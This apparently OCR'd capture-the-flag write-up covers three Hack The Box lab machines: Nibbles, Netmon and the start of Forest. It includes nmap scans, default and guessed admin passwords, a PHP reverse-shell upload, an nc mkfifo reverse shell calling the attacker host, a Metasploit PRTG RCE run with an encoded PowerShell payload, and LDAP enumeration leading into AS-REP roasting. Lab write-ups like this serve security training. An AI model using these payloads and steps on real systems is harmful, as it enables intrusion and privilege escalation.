
The Nibbles machine

```
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
bright@kali:~$ sudo nmap -sC -sT -A -Pn -sV nibbles.htb
[sudo] password for bright:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-14 12:56 CET
Nmap scan report for nibbles.htb (10.10.10.75)
Host is up (0.028s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/14%OT=22%CT=1%CU=42640%PV=Y%DS=2%DC=T%G=Y%TM=6786
OS:5109%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=I%II=I%TS=8)
OS:OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53C
OS:ST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
OS:ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
OS:=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   30.08 ms 10.10.14.1
2   30.20 ms nibbles.htb (10.10.10.75)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.87 seconds
```


nmap

Did not find anything interesting. I decided to open the url on a web browser but still did not find anything interesting. I checked the url source code and found the directory where the application was hosted



path


I opened and found the CMS hosting the website.



Through directory bruteforcing with feroxbuster, I also found a readme file that mentioned that the version is 4.0.3. I can exploit it using an exploit code but I followed a straghtforward approach since I found in my directory bruteforce in a file named user.xml file, I found the admin username as admin. I tested it with the password **nibbles** and I was able to access the admin page http://nibbles/nibbleblog/admin.php.

I visited the plugin area, and under image.php plugin, I uploaded my reverseshell php code that I got from https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Then, I went through the webcontent directory to execute image.php plugin, and I got a reverse shell
http://nibbles.htb/nibbleblog/content/private/plugins/my_image/



initial

Searching through the nibbles folder, I found a zip file. When I unzipped it, It was open in another location. Sudo -l pointed at that unzipped file location showing that the user can execute it as root and the user have full permission on the file.

```
$ pwd
/home/nibbler
$ unzip personal.zip
Archive:  personal.zip
  inflating: personal/stuff/monitor.sh
$ ls
personal
personal.zip
user.txt
$ ls -al
total 28
drwxr-xr-x 5 nibbler nibbler 4096 Jan 14 06:04 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw------- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
drwxrwxrwx 2 nibbler nibbler 4096 Jan 14 06:07 .ssh
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 personal
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Jan 14 03:41 user.txt
$ cd personal/stuff
$ ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Jan 14 08:40 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
```


```
$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Sudo.


Because I have full permission on the monitor.sh file. I echoed a reverse shell payload into it, executed the file and got a reverse shell as root.

```
$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 8443 >/tmp/f' | tee -a monitor.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 8443 >/tmp/f
$ sudo /home/nibbler/personal/stuff/monitor.sh
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/personal/stuff/monitor.sh: [[: not found
rm: cannot remove '/tmp/f': No such file or directory
```

revese


bright@kali:~$ nc -nlvp 8443
listening on [any] 8443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.75] 49534
/bin/sh: 0: can't access tty; job control turned off
whoami
root
hostname
Nibbles
cd /root
ls -al
total 32
drwx------ 4 root root 4096 Jan 14 03:41 .
drwxr-xr-x 23 root root 4096 Dec 15 2020 ..
-rw------- 1 root root 0 Dec 29 2017 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx------ 2 root root 4096 Dec 10 2017 .cache
drwxr-xr-x 2 root root 4096 Dec 10 2017 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw------- 1 root root 1091 Dec 15 2020 .viminfo
-r-------- 1 root root 33 Jan 14 03:41 root.txt
cat root.txt
f7707d9197b897af5d29decc83e7048f
#
root

Netmon machine



nmap

I logged in with ftp anonymous to discover the first flag in the \users\public\Desktop directory.

```
bright@kali:~/netmon$ ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:bright): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||53299|)
125 Data connection already open; Transfer starting.
02-02-19  11:18PM                 1024 .rnd
02-25-19  09:15PM       <DIR>          inetpub
07-16-16  08:18AM       <DIR>          PerfLogs
02-25-19  09:56PM       <DIR>          Program Files
02-02-19  11:28PM       <DIR>          Program Files (x86)
02-03-19  07:08AM       <DIR>          Users
11-10-23  09:20AM       <DIR>          Windows
226 Transfer complete.
ftp> cd users
250 CWD command successful.
ftp> cd public
250 CWD command successful.
ftp> cd Desktop
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||53302|)
150 Opening ASCII mode data connection.
02-02-19  11:18PM                 1195 PRTG Enterprise Console.lnk
02-02-19  11:18PM                 1160 PRTG Network Monitor.lnk
01-21-25  02:32AM                   34 user.txt
226 Transfer complete.
ftp> get user.txt
```


Initial foothold

Understanding that the PRTG network configuration file is in C:\ProgramData\Paessler\PRTG Network Monitor directory. I navigated to the directory and found a backup file. I used the ftp get method to download the file locally.

```
ftp> pwd
Remote directory: /ProgramData/paessler/PRTG Network Monitor
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
229 Entering Extended Passive Mode (|||53513|)
150 Opening ASCII mode data connection.
 20% |**********************
tp: Reading from network: Interrupted system call
  0% |
550 The specified network name is no longer available.
ftp>
```

Backup downloaded

Analysing the file locally, I found the admin creds



I tried it on the web login interface, but authentication was not successful. Seeing the date attached to the password and knowing that the machine was deployed in 2019. I replaced the password to PrTg@dmin2019 and it worked. I was able to access the environment.

To get shell access, I used metasploit following the teaching from https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/http/prtg_authenticated_rce.md?6G9MlfF9upF=ohpBlPnm3

I first confirmed that the version is vulnerable to rce

```
msf6 > use exploit/windows/http/prtg_authenticated_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/prtg_authenticated_rce) > set RHOST 10.10.10.152
RHOST => 10.10.10.152
msf6 exploit(windows/http/prtg_authenticated_rce) > set LHOST 10.10.14.6
LHOST => 10.10.14.6
msf6 exploit(windows/http/prtg_authenticated_rce) > set ADMIN_USERNAME prtgadmin
ADMIN_USERNAME => prtgadmin
msf6 exploit(windows/http/prtg_authenticated_rce) > set ADMIN_PASSWORD PrTg@dmin2019
ADMIN_PASSWORD => PrTg@dmin2019
msf6 exploit(windows/http/prtg_authenticated_rce) > set VERBOSE true
VERBOSE => true
msf6 exploit(windows/http/prtg_authenticated_rce) > check

[*] Identified PRTG Network Monitor Version 18.1.37.13946
[*] 10.10.10.152:80 - The target appears to be vulnerable.
msf6 exploit(windows/http/prtg_authenticated_rce) >
```

confirm vulnerable

Then I typed “run” and enter to execute the exploit

```
msf6 exploit(windows/http/prtg_authenticated_rce) > run

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Powershell command length: 6851
[+] Successfully logged in with provided credentials
[*] Session cookies : OCTOPUS1813713946=ezZDQUQ1OTE4LThDNTctNENENC05QUUzLTlBNTE2NjRBMUI1MH0%3D;
[+] Created malicious notification (objid=2018)
[*] Payload : powershell.exe -nop -w hidden -noni -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZ
LgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2AD
FwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQA7ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAdABpAGMAcwAuAFAAcgBvAGMAZQB
B0AGEAcgB0AEkAbgBmAG8AOwAkAHMALgBGAGkAbABlAE4AYQBtAGUAPQAkAGIAOwAkAHMALgBBAHIAZwB1AG0AZQBuAHQAcwA9ACcALQBuAG8AbgBpACAALQBuAG8AcAAgAC0AdwAgAGgAaQBkAGQA
ALQBjACAAJgAoAFsAcwBjAHIAaQBwAHQAYgBsAG8AYwBrAF0AOgA6AGMAcgBlAGEAdABlACgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBJAE8ALgBTAHQAcgBlAGEAbQBSA
AGUAcgAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0AKAAoAE4AZQB3AC0ATwBiAGoAZQ
ABTAHkAcwB0AGUAbQAuAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGk
```

```
[+] Triggered malicious notification
[+] Deleted malicious notification
[*] Waiting for payload execution.. (30 sec. max)
[*] Sending stage (177734 bytes) to 10.10.10.152
[*] Meterpreter session 1 opened (10.10.14.6:4444 → 10.10.10.152:49844) at 2025-01-21 12:35:35 +0100

meterpreter > shell
Process 844 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
netmon

C:\Windows\system32>type C:\users\administrator\Desktop\root.txt
type C:\users\administrator\Desktop\root.txt
6e3ff1e3f4b2f194ad1c1835d4d3333e

C:\Windows\system32>
```

Forest machine

```
bright@kali:~$ sudo nmap -sC -sT -A -Pn -sV forest.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 11:49 CET
Nmap scan report for forest.htb (10.10.10.161)
Host is up (0.030s latency).
Not shown: 981 closed tcp ports (conn-refused)
PORT     STATE    SERVICE      VERSION
21/tcp   filtered ftp
53/tcp   filtered domain
80/tcp   filtered http
88/tcp   open     kerberos-sec Microsoft Windows Kerberos (server time: 2025-01-24 10:56:48Z)
110/tcp  filtered pop3
113/tcp  filtered ident
135/tcp  filtered msrpc
139/tcp  open     netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open     ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open     microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open     kpasswd5?
587/tcp  filtered submission
593/tcp  open     ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open     tcpwrapped
995/tcp  filtered pop3s
1025/tcp filtered NFS-or-IIS
3268/tcp open     ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open     tcpwrapped
5900/tcp filtered vnc
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/24%OT=88%CT=1%CU=36886%PV=Y%DS=2%DC=T%G=Y%TM=6793
OS:7070%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=F8%TI=I%CI=I%II=I%SS=S%TS
OS:=A)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M
OS:53CNW8ST11%O6=M53CST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=20
OS:00)ECN(R=Y%DF=Y%T=80%W=2000%O=M53CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=
OS:S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q
OS:=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A
OS:%A=O%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
```

nmap

LDAP is active, We used the windapsearch to querry the database using anonymous binding

```
bright@kali:~/forest/windapsearch$ python3 windapsearch.py -d htb.local --dc-ip 10.10.10.161 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ... success! Binded as:
[+]         None

[+] Enumerating all AD users
[+]     Found 28 users:

cn: Guest

cn: DefaultAccount

cn: Exchange Online-ApplicationAccount
userPrincipalName: Exchange_Online-ApplicationAccount@htb.local

cn: SystemMailbox{1f05a927-89c0-4725-adca-4527114196a1}
```

anonymousbind1

```
cn: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e
userPrincipalName: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e@htb.local

cn: Sebastien Caron
userPrincipalName: sebastien@htb.local

cn: Lucinda Berger
userPrincipalName: lucinda@htb.local

cn: Andy Hislip
userPrincipalName: andy@htb.local

cn: Mark Brandt
userPrincipalName: mark@htb.local

cn: Santi Rodriguez
userPrincipalName: santi@htb.local
```

2

Found users, but could not find a service account for Aersproast. There for I tried to query all the objects in the domain:

```
bright@kali:~/forest/windapsearch$ python windapsearch.py -d htb.local --dc-ip 10.10.10.161 --custom "objectclass=*"
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      None
[+] Performing custom lookup with filter: "objectclass=*"
[+]     Found 312 results:

DC=htb,DC=local

CN=Users,DC=htb,DC=local

CN=Allowed RODC Password Replication Group,CN=Users,DC=htb,DC=local

CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local

CN=Read-only Domain Controllers,CN=Users,DC=htb,DC=local

CN=Enterprise Read-only Domain Controllers,CN=Users,DC=htb,DC=local

CN=Cloneable Domain Controllers,CN=Users,DC=htb,DC=local

CN=Protected Users,CN=Users,DC=htb,DC=local

CN=Key Admins,CN=Users,DC=htb,DC=local

CN=Enterprise Key Admins,CN=Users,DC=htb,DC=local

CN=DnsAdmins,CN=Users,DC=htb,DC=local

CN=DnsUpdateProxy,CN=Users,DC=htb,DC=local
```

```
OU=Service Accounts,DC=htb,DC=local

CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local

OU=Security Groups,DC=htb,DC=local

CN=Service Accounts,OU=Security Groups,DC=htb,DC=local

CN=Privileged IT Accounts,OU=Security Groups,DC=htb,DC=local
```

service account

I found a service account that could be used for aesproast

```
bright@kali:~/forest$ impacket-GetNPUsers htb.local/svc-alfresco -dc-ip 10.10.10.161 -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for svc-alfresco
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
